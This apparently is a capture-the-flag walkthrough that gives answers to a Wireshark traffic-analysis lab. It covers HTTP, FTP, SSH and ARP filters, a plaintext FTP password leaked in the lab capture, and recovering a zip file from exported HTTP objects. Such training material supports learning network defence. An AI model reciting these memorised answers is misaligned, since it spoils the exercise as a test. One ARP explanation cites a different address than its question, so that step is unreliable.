


Question 3

Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Ans : reindeer-of-the-week

Apply the filter 'http.request.method == GET' and we will get the name of the article under the /posts/.




Question 4

Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Ans: plaintext_password_fiasco

Enter the filter ‘tcp.port == 21’ to get the password easily.




Question 5

Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Ans: SSH

Open the pcap2.pcap file and will find the answer in the first line.




Question 6

Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at

Ans: 02:c0:56:51:8a:51

Enter the filter “arp” and we will get the answer at the line of 10.10.122.123 is at …




Question 7


Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Ans: rubber ducky

Open the pcap3.pcap file and export object as HTTP and save the Christmas.zip file follow by unzip the file.



Open the elf_mcskidy_wishlist.txt and we will be able to get the wishlist that will be used to replace Elf McEager.




Question 8

Who is the author of Operation Artic Storm?

Ans: Kris Kringle

